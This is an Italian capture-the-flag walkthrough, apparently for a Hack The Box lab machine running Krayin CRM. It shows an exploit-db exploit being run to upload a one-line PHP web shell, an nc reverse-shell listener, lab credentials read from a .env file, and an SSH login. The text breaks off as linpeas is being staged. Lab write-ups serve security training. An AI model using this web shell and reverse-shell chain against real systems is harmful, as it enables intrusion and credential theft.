
Tramite exploit-db troviamo un exploit per Krayin CRM (CVE-2026-38526)

Scarichiamo il file con l'exploit e verifichiamo i dati che devono essere passati
Creiamo una shell PHP:
<?php system($_GET['cmd']); ?>

Avviamo l'exploit:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php


Avviamo il listener: nc -lvp 12345. Invochiamo la shell tramite il browser sul percorso fornito dall'exploit

Otteniamo la reverse shell nel terminale con nc in esecuzione:

Leggiamo .env dall'interno del sistema e troviamo la seconda password: DB_PASSWORD=y27xb3ha!!74GbR
Effettuiamo il login via SSH:
ssh [email protected]

Risultato: troviamo il primo user-flag!
Verifichiamo la presenza di wget:
Scarichiamo il file linpeas.sh dal repository ufficiale su Github e avviamo un server per inviare il file alla macchina vulnerabile:
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.

